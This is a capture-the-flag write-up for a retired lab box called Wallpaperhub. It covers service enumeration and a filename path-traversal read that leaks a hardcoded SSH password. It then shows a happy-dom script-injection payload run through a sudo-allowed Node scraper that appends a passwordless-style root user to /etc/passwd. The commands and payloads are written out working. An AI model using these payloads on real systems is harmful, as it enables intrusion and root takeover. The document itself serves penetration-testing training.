
Wallpaperhub
Linux InsaneProving Grounds · retired · 2026-09-17
Summary: A Linux box running a Flask-based wallpaper-sharing app — testing a filename path-traversal LFI to read application source, credential recovery from leaked backend code, a sudo-permitted Node.js scraper binary, and a real-world script-injection vulnerability in the happy-dom library for the path to root.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/wallpaperhub]
└─$ nmap-full 192.168.208.204
[*] Running fast port discovery on 192.168.208.204...
[sudo] password for kali:
[*] Open ports: 22,80,5000
[*] Running full scan on 192.168.208.204...
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 15:42 -0400
Nmap scan report for 192.168.208.204
Host is up (0.032s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
5000/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
|_http-title: Wallpaper Hub - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds
[*] Checking if UDP/SNMP is up on 192.168.208.204...
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.208.204:161 using SNMPv1 and community 'public'

[!] 192.168.208.204:161 SNMP request timeout
If we feroxbust the webapp on port 5000 we find:
feroxbuster -u http://target:5000 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt --thorough

http://target:5000/register
http://target:5000/login
http://target:5000/gallery
We can sign into the login portal by going to register and registering a new user by the credentials of user:user, we can then login to the Wallpaper Hub site with these credentials.
We notice a few possible avenues for an attack:
- in http://target:5000/settings we can upload a profile picture
  - This doesn't seem likely to be the vector as the Save Changes button doesn't work.
- in http://target:5000/upload-wallpaper we can upload a wallpaper and then view it in http://target:5000/my-uploads
Foothold
We find that upon uploading wallpapers, the content of the files are not processed. This may not necessarily be true of the name, however. We can attempt an LFI via intercepting the name file upload in burpsuite and renaming it to ../../../../../../../../etc/passwd

We can then Download the uploaded file from /my-uploads and find that it downloaded a file called passwd containing the /etc/passwd contents. We have found an LFI vulnerability.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
wp_hub:x:1001:1001::/home/wp_hub:/bin/bash
At this point its just a matter of blindly guessing what useful files may exist, where they would be, and LFIing them. Generally with an LFI you read for user .ssh keys, then service credential files. I got stuck here and read a writeup for this step. The intended path for us to LFI is ../../../../../../../proc/self/cwd/utils/db.py reading the utils/db.py file relative to the webapps current working directory.
Inspecting this file we see:
    admin_data = {
            "user_id": 0,
            "username": "wp_hub",
            "password": hash_password("qazwsxedc").decode(),
            "description": "Wallpaper Hub New user."
    }
We can user these credentials with ssh and gain a shell as wp_hub.
ssh wp_hub@target

wp_hub@wallpaperhub:~$ whoami
wp_hub
We can read the local.txt flag from the home directory of wp_hub.
Privilege Escalation
Running sudo -l we find:
wp_hub@wallpaperhub:~$ sudo -l
Matching Defaults entries for wp_hub on wallpaperhub:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !env_reset

User wp_hub may run the following commands on wallpaperhub:
    (root) NOPASSWD: /usr/bin/web-scraper /root/web_src_downloaded/*.html
Upon inspecting the binary and its permissions, it doesn’t seem intrinsically vulnerable. It is a symlink to scraper.js which, as the name implies, scrapes information from html files.
wp_hub@wallpaperhub:~$ cat /usr/bin/web-scraper
#!/usr/bin/env node

const fs = require('fs');
const { Window } = require("happy-dom");

// Check if a file path is provided as a command-line argument
const filePath = process.argv[2];

if (!filePath) {
    console.error('Please provide a file path as an argument.');
    process.exit(1);
}

const window = new Window();
const document = window.document;

// Read the content of the provided file path
fs.readFile(filePath, 'utf-8', (err, data) => {
    if (err) {
        console.error(`Error reading file ${filePath}:`, err);
        return;
    }

    // Use document.write() to add the content to the document
    document.write(data);

    // Log all external imports (scripts, stylesheets, meta tags)
    const links = document.querySelectorAll('link');
    const scripts = document.querySelectorAll('script');
    const metaTags = document.querySelectorAll('meta');

    console.log('----------------------------');
    // Output the links (CSS imports)
    console.log('CSS Links:');
    links.forEach(link => {
        console.log(link.href);
    });

    console.log('----------------------------');

    // Output the scripts (JS imports)
    console.log('JavaScript Links:');
    scripts.forEach(script => {
        if (script.src) {
            console.log(script.src);
        } else {
            console.log('Inline script found.');
        }
    });

    console.log('----------------------------');

    // Output the meta tags (for metadata)
    console.log('Meta Tags:');
    metaTags.forEach(meta => {
        console.log(`Name: ${meta.name}, Content: ${meta.content}`);
    });

    console.log('----------------------------');
});
We can observe that binary imports a library called happy-dom. We can make a test html file and run it against our own test file:
wp_hub@wallpaperhub:~$ touch /dev/shm/test.html
wp_hub@wallpaperhub:~$ sudo /usr/bin/web-scraper /root/web_src_downloaded/../../dev/shm/test.html
----------------------------
CSS Links:
----------------------------
JavaScript Links:
----------------------------
Meta Tags:
----------------------------
We can infer that happy-dom is already installed on the box as it runs without error, meaning importing our own malicious happy-dom file is not feasible. Upon researching, we find that happy-dom is plagued by numerous improper javascript sanitization vulnerabilities. This documents the one that appears closest to our use case: https://security.snyk.io/vuln/SNYK-JS-HAPPYDOM-8350065
const { Window } = require("happy-dom");

const window = new Window();
const document = window.document;

document.write(`<script src="https://localhost:8080/'+require('child_process').execSync('id')+'"></script>`);
This allows us to make an html file containing this javascript to execute arbitrary commands on the host.
For our command to run I’ll make a simple bash script that adds a root user called root2:w00t to /etc/passwd:
wp_hub@wallpaperhub:~$ nano useradd
wp_hub@wallpaperhub:~$ cat useradd
#!/bin/bash
echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd
wp_hub@wallpaperhub:~$ chmod +x useradd
Now we make an html file built like the POC to call our useradd binary:
wp_hub@wallpaperhub:/dev/shm$ cat run.html
<script src="https://localhost:8080/'+require('child_process').execSync('/dev/shm/useradd')+'"></script>
Finally we call our run.html file with sudo permissions:
wp_hub@wallpaperhub:/dev/shm$ sudo /usr/bin/web-scraper /root/web_src_downloaded/../../dev/shm/run.html
node:events:495
      throw er; // Unhandled 'error' event
      ^

Error: connect ECONNREFUSED 127.0.0.1:8080
    at TCPConnectWrap.afterConnect [as oncomplete] (node:net:1549:16)
Emitted 'error' event on ClientRequest instance at:
    at TLSSocket.socketErrorListener (node:_http_client:501:9)
    at TLSSocket.emit (node:events:517:28)
    at emitErrorNT (node:internal/streams/destroy:151:8)
    at emitErrorCloseNT (node:internal/streams/destroy:116:3)
    at process.processTicksAndRejections (node:internal/process/task_queues:82:21) {
  errno: -111,
  code: 'ECONNREFUSED',
  syscall: 'connect',
  address: '127.0.0.1',
  port: 8080
}

Node.js v18.19.1
----------------------------
CSS Links:
----------------------------
JavaScript Links:
https://localhost:8080/'+require('child_process').execSync('/dev/shm/useradd')+'
----------------------------
Meta Tags:
----------------------------
We can check /etc/passwd and confirm our new root user is added!
wp_hub@wallpaperhub:/dev/shm$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
wp_hub:x:1001:1001::/home/wp_hub:/bin/bash
root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash
We su root2 and use password w00t and we have a root shell. Box is compromised and we can collect the proof.txt from the /root directory.